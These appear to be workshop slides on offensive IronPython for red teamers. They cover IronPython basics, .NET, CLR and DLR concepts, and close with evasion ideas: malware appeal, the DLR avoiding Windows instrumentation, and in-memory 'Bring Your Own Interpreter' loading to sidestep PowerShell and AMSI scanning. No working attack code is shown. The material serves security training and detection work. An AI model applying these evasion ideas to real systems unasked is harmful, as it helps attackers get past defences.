

Snakes on a Screen: Taming Offensive IronPython Techniques



whoami

ANTHONY “COIN” ROSE

- Research Director & COO, BC Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



VINCENT “VINNYBOD” ROSE

- Lead Developer, BC Security
- BS in Computer Science



GANNON “DORF” GEBAUER

- Intern / Tech Support
- Pursuing Computer Science at ASU
- Breaker-of-things



Overview

- Introduction to IronPython
- IronPython Installation
- IronPython Syntax and Data Types
- Creating and Calling Functions
- Modules in IronPython
- IronPython and .NET Integration
- Interfacing with C#
- IronPython and PowerShell
- Accessing the PowerShell Runspace
- CLR Hooks and AMSI
- Conclusion and Q&A

Workshop Objectives

- Understand the basics of IronPython, its key features, and how it differs from standard Python.
- Learn how to integrate IronPython with .NET technologies, including C# and PowerShell.
- Gain knowledge of offensive IronPython techniques, including BYOI, AMSI bypasses and P/Invoke, and how to detect them.

Exercise 1: Installing Visual Studio and IronPython 3

Exercise 1

What is IronPython?

- IronPython is an open-source implementation of the Python programming language, targeting the .NET Framework and Mono.
- It is a dynamic language runtime (DLR) language, allowing Python developers to utilize the underlying .NET libraries.

Key Features

- **Seamless Integration:** IronPython offers seamless integration with .NET Framework, enabling the use of existing .NET libraries and services directly.
- **Interoperability:** IronPython supports interoperability with other .NET languages, enabling the use of Python scripts within C# or VB.NET applications.
- **Dynamic Typing:** As a dynamic language, IronPython supports Python features like dynamic typing and late binding, making it flexible for various programming scenarios.

Why use IronPython?

- IronPython is an excellent tool when you need a scripting language that interacts directly with .NET, either to create quick scripts or to embed scripting capabilities into an existing .NET application.
- It's an important tool for penetration testers and red teamers due to its capability to bypass traditional security controls.

Advantages vs Disadvantages

Advantages

- .NET Integration
- Interoperability
- Dynamic Typing
- Speed

Disadvantages

- Limited Library Support
- Less Community Support
- Slow Updates


What is .NET?

.NET is a language independent development platform comprised of a set of tools, infrastructure, & libraries that enables you to create cross-platform applications.


-Byt3bl33d3r (Marcello Salvati)

.NET Framework

- .NET uses a runtime environment like Java or Python known as Common Language Runtime (CLR)
- Any .NET language (C#, PowerShell, Boolang) compiles into the same Common Intermediary Language (CIL)
- Huge library of classes to access many functions
- Interfaces to Win32 API Calls




.NET Framework




.NET Assemblies

- This is the core “component” of .NET
- They are .EXEs and .DLLs compiled against the framework
 - They are a different format then .EXEs and .DLLs that are generated via unmanaged code
- Can be executed by any .NET language including third parties




Common Language Runtime (CLR)

- Responsible for **Just-In-Time** compilation of CIL into native machine code
 - C# and other compiled .NET languages are compiled into CIL/MSIL
 - Allows them to be cross platform
- All .NET languages eventually go through the CLR




Dynamic Language Runtime (DLR)

- Runtime Environment that adds a set of services to the CLR to make it easier to develop or port dynamic languages
- [SeeminglyScience](#) says it's really just a set of APIs for interacting with the CLR
- C# can access it with the **dynamic** keyword




Dynamic Language Runtime (DLR)

- Enables Scripting languages for Microsoft supported and 3rd party languages
- PowerShell is sort of a DLR language
 - Has some weird legacy and state issues
- Scripting Engines are .NET assemblies




How the DLR Works?

- Works by enabling any language to output a language agnostic abstract syntax tree, known as .NET Expression trees, that can then be compiled into MSIL and executed by the CLR




Reflection

- Reflection is the ability of a process to examine, introspect, and modify its own structure and behavior
 - Part of what makes .NET such a powerful attack vector



Understanding IronPython

- **Interoperability:** Allows seamless interaction between Python and .NET applications. Use Python standard libraries and .NET Framework libraries simultaneously.
- **Embeddability:** IronPython can be embedded within .NET applications, allowing these applications to execute Python scripts and access Python libraries.
- **IronPython Attraction for Malware:** Its interoperability with .NET, scripting flexibility, potential for obfuscation, evasion, and "Living-off-the-Land" attacks, combined with generally limited monitoring, make IronPython an attractive tool for malware deployment.



IronPython Syntax

- **Indentation:** IronPython uses indentation to define blocks of code.

- Example:

```
if 5 > 2:  
    print("Five is greater than two!")
```

- **Comments:** IronPython uses the hash (#) symbol to start a comment.

- Example:

```
# This is a comment  
print("Hello, World!")
```

IronPython Syntax

- **Variables:** In IronPython, variables are created when you assign a value to it.
 - Example:

```
x = 5  
y = "Hello, World!"
```

IronPython Data Types

- **Numeric Types:** IronPython has three numeric types - int, float, and complex.

- Example:

```
x = 1 # int  
y = 2.8 # float  
z = 1j # complex
```

- **Text Type:** IronPython has one text type - str.

- Example:

```
x = "Hello World" # str
```

IronPython Data Types

- **Sequence Types:** list, tuple, range

- Example:

```
x = ["apple", "banana", "cherry"] # list
y = ("apple", "banana", "cherry") # tuple
z = range(6) # range
```

- **Mapping Type:** IronPython has one mapping type - dict.

- Example:

```
thisdict = { "brand": "Ford",
              "model": "Mustang",
              "year": 1964
            }
```

IronPython Data Types

- **Boolean Type:** bool
 - Example:

```
print(10 > 9) # returns True because 10 is greater than 9
```


Creating and Calling Functions in IronPython



Defining a Function in IronPython

- In IronPython, a function is defined using the def keyword.

```
def my_function():  
    print("Hello from a function")
```

What is a Module?

- A module allows you to logically organize your IronPython code. Grouping related code into a module makes the code easier to understand and use.
- Importing a Module: The import statement is used to bring a module into your IronPython code.
 - Example:

```
import os
```

Using a Module in IronPython

- Once a module is imported, we can use its functions by calling them with the module name and dot notation.
 - Example:

```
import os  
print(os.getcwd())
```

CLR Module

- clr is a special module in IronPython which allows you to add .NET assemblies and import .NET namespaces into your IronPython code.
 - Example:

```
import clr
clr.AddReference('System.Windows.Forms')
from System.Windows.Forms import MessageBox
MessageBox.Show('Hello, IronPython!')
```

Exercise 2: Familiarization


Exercise 2

Managed Code

- Managed code is anything that is executed by CLR
 - The CLR handles memory management, garbage collection, etc.
 - This code exists as IL code and therefore cannot be directly injected into process memory

Unmanaged Code

- Unmanaged code is directly compiled into machine code
 - However, Microsoft provides an Unmanaged CLR Hosting API for use with unmanaged code. This is how Cobalt Strike's execute assembly works




Using the DLR Offensively?

- It avoids all modern instrumentation in Windows
- Microsoft states in their .NET source code that Antivirus Providers will only run on memory loads, which occurs through the CLR

```
// Here we will invoke into AmsiScanBuffer, a centralized area for non-OS  
// programs to report into Defender (and potentially other anti-malware tools).  
// This should only run on in memory loads, Assembly.Load(byte[]) for example.  
// Loads from disk are already instrumented by Defender, so calling AmsiScanBuffer  
// wouldn't do anything.
```

Embedding Interpreters

- Bring Your Own Interpreter (BYOI)
- Allows for execution of other DLR languages
- Requires DLLs to execute the new language
- Can be loaded in memory with `Assembly.Load()`
- Avoids the PowerShell security instrumentation
